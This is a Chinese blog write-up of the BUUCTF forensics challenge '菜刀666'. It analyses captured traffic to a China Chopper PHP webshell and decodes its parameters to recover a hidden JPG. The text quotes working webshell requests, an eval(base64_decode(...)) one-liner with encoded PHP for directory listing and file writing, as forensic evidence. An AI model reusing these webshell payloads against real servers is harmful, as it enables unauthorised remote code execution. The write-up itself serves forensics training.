buuctf 菜刀666 详解

原创

ruokeqx 于 2020-07-18 14:42:49 发布 5298 收藏 4

分类专栏： CTF入坟

本文链接：https://blog.csdn.net/weixin_45485719/article/details/107428710

版权


CTF入坟 专栏收录该内容

33 篇文章 1 订阅

订阅专栏

题目名为 菜刀666 菜刀都是 POST 所以直接搜 POST逐流追踪

从头开始看流1可以看到一些正常的菜刀shell




```
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 675

aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ
2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1kaXJuYW1lKCRfU0VSVkVSWyJTQ1JJUFRfRklMRU5BTUUiXSk7aWYoJEQ9PSIiKSRE
PWRpcm5hbWUoJF9TRVJWRVJbIlBBVEhfVFJBTlNMQVRFRCJdKTskUj0ieyREfVx0IjtpZihzdWJzdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlK
CJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJcdCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZW
dpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi4
9cGhwX3VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3DHTTP/1.1 200 OK
Date: Fri, 08 Dec 2017 11:41:29 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 104
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

->|D:/wamp64/www/upload C:D:E:  Windows NT DESKTOP-5E59GR7 10.0 build 15063 (Windows 10) AMD64(SYSTEM)|<-POST /
upload/1.php HTTP/1.1
User-Agent: Java/1.8.0_151
Host: 192.168.43.83
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 725

aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ
2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskRD1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JEY9QG9wZW5kaXIoJEQpO2lmKCRG
PT1OVUxMKXtlY2hvKCJFUlJPUjovLyBQYXRoIE5vdCBGb3VuZCBPciBObyBQZXJtaXNzaW9uISIpO31lbHNleyRNPU5VTEw7JEw9TlVMTDt3aGlsZSgkT
j1AcmVhZGRpcigkRikpeyRQPSRELiIvIi4kTjskVD1AZGF0ZSgiWS1tLWQgSDppOnMiLEBmaWxlbXRpbWUoJFApKTtAJEU9c3Vic3RyKGJhc2VfY29udm
VydChAZmlsZXBlcm1zKCRQKSwxMCw4KSwtNCk7JFI9Ilx0Ii4kVC4iXHQiLkBmaWxlc2l6ZSgkUCkuIlx0Ii4kRS4iCiI7aWYoQGlzX2RpcigkUCkpJE0
uPSROLiIvIi4kUjtlbHNlICRMLj0kTi4kUjt9ZWNobyAkTS4kTDtAY2xvc2VkaXIoJEYpO307ZWNobygifDwtIik7ZGllKCk7&z1=RDpcd2FtcDY0XHd3
d1x1cGxvYWQ%3DHTTP/1.1 200 OK
Date: Fri, 08 Dec 2017 11:41:29 GMT
Server: Apache/2.4.23 (Win64) PHP/5.6.25
X-Powered-By: PHP/5.6.25
Content-Length: 180
```

分组 180。12 客户端 分组，6 服务器 分组，11 turn(s). 点击选择。

逐个往下


追踪流7 看到一串很长的内容 看到传了两个参数




```
POST /upload/1.php HTTP/1.1
User-Agent: Java/1.8.0_151
Host: 192.168.43.83
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 204999

aa=@eval.
(base64_decode($_POST[action]));&action=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwiMCIpO0BzZXRfdGltZV9saW1pdCgwKTtAc2V0X21hZ
2ljX3F1b3Rlc19ydW50aW1lKDApO2VjaG8oIi0%2BfCIpOzskZj1iYXNlNjRfZGVjb2RlKCRfUE9TVFsiejEiXSk7JGM9JF9QT1NUWyJ6MiJdOyRjPXN0
cl9yZXBsYWNlKCJcciIsIiIsJGMpOyRjPXN0cl9yZXBsYWNlKCJcbiIsIiIsJGMpOyRidWY9IiI7Zm9yKCRpPTA7JGk8c3RybGVuKCRjKTskaSs9MikkY
nVmLj11cmxkZWNvZGUoIiUiLnN1YnN0cigkYywkaSwyKSk7ZWNobyhAZndyaXRlKGZvcmVuKCRmLCJ3IiksJGJ1Zik%2FIjEiOiIwIik7O2VjaG8oInw8
LSIpO2RpZSgpOw%3D%3D&z1=RDpcd2FtcDY0XHd3d1x1cGxvYWRcNjY2Ni5qcGc%3D&z2=FFD8FFE000104A46494600010101007800780000FFDB004
3000101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101
01010101010101FFDB0043010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010101010
1010101010101010101010101010101FFC0001108013901E203012200021101031101FFC4001F0000010501010101010100000000000000000
0102030405060708090A0BFFC400B5100002010303020403050504040000017D01020300041105122131410613516107227114328191A1082342B
1C11552D1F02433627282090A161718191A25262728292A3435363738393A434445464748494A535455565758595A636465666768696A73747576
7778797A838485868788898A92939495969798999AA2A3A4A5A6A7A8A9AAB2B3B4B5B6B7B8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE1E
2E3E4E5E6E7E8E9EAF1F2F3F4F5F6F7F8F9FAFFC4001F0100030101010101010101010000000000000102030405060708090A0BFFC400B5110002
0102040403040705040400010277000102031104052131061241510761711322328108144291A1B1C109233352F0156272D10A162434E125F1171
8191A262728292A35363738393A434445464748494A535455565758595A636465666768696A737475767778797A82838485868788898A92939495
969798999AA2A3A4A5A6A7A8A9AAB2B3B4B5B6B7B8B9BAC2C3C4C5C6C7C8C9CAD2D3D4D5D6D7D8D9DAE2E3E4E5E6E7E8E9EAF2F3F4F5F6F7F8F9F
AFFDA000C03010002110311003F00FC18823DB907E62481211D6493F86143D914E012BCF5E30056C4310192E7D0CC40EFFC30478E3B0DFF00FD8F
352DA3DBB0AF0769F2C1FF00964839699CF3866C9C11CF719E33AD6F1B7C840EB930AB71C672D7327B0C1D99EC0632179FF49A8C75F376FF002FB
9DFAD9BE65D66EDFE56D79EFADBB3D9AB5BE4AC95FB69D5455EDC28724C9C703CD238D89FC30A1F523AE3D4F6539D88632E4EE013080CA57FE58C
5FC31A7FD34933F377E7DCD54B78F714DA0B00711038F9DC7DF9DFFD95E703FA6EAD98101D8A83702FF20FF9ED3779187FCF34391CF5F539AF568
C36EFDF7BAD36F5BBDBBE9F146DE3D79F4DDAFBAFA2F93D1EFA2B35B4657B90A6428036314F7C5BC1F967CC7DDCF7391D0B1C6CDBA6D0BB70A429
2B9FF963177918FF00CF47E3033B88C6324A8AAB020551D24F9B1EF7336781D4131A13C738C7BB606BDBC4064B82FF0030DF8EB34BD5635C7F021
C671DBA0C9435EA528EDE56FF0087D3F357B745A42FE4566B5F3EFADB656B3F5B5B4ECDABD465BB78CFC85540620B421B811A1FBD7327FB47036E
4F5E47DD4AD7B78F732141F2AFFA856EE73FBCB993B0C6D2573C63D81354E14C96DDF32EE5F39971FBC906365B45D72A300311C71E8A2B6A35392
1B19E3CE65FE151F72DA3C74E061B6F4C73F74E7D6A11DB4ED7B697DBEE4ADD3E1B69750478D5A5ABD6FA7E76F4BEEBD6FAD9CED1B70A9F9047F3
0DC7C956E3CD9070F3B8FEEA9FBBBBD30790D5A70C61400079997C2E7ADCCFD0B9C9E638B2703EEFA9059B15E24DBB830D8DB479C47FCB284E36C
080E7E77380D9FA1CE18D694319272C446760DDD48B780F0101EF2CB9C63A9CF62C71D96D52D36DBB256F5B7CF6B59E91A89F0DDEBAE8DAEFEF6D
6775BEFBADEF74BDEA76B3146A796CBA87191D4DCDC765F689339EA3D7A30AD2452C4863B81606661FF2DA5FE18131D634E99E871C7F05578D189
0061095C8E9FE8D6F9E588FF9EB27FDF4739C7231A50AE31B1761DA7C90DD228BF8E77E9991F1F29FCB036D633F5BEB6DB7DBBBBBED67D1D9FC53
B1DAD6FCB5F77B2E8F5D34D2F1D234D132A80AE1B9191F6865C7CEF91E5DAC479000C00D8E383D768274228FEF997E5F957CF2BFC080FC96B10E9
92061B1C7639C1CD6817E68D93E5C026DD58E3681FEB2EE5E31938F97F4E0569449911845DDC9F20360177FE3BA9472768C1DBBB8E3BED6AC65E7
E49F7D96BFD6AEFDE7A5C6EBF0FD2FDED64BD15B4BAA7EFCF1A925B71F2C8502523FE5DE0E36DBC7C9FDEC9FC407AF3D58D68C719C8C811B6C191
DAD6D880428FF00A6D367A9E72D83C9E2181154290BBF2FFB907ACF3FF14CF9CFEEE3C9DBDB8C673BB1A10A0C8209972FC64737574739FF00B631
```

分组 884。53 客户端 分组，2 服务器 分组，3 turn(s).点击选择。

z1参数跑出来是一个照片的地址




```php
<?php
    print(base64_decode(urldecode("
        RDpcd2FtcDY0XHd3d1x1cGxvYWRcNjY2Ni5qcGc%3D")));
```




```
D:\wamp64\www\upload\6666.jpg[Finished in 0.1s]
```


z2是十六进制保存文件就是这个 6666.jpg



追踪流9

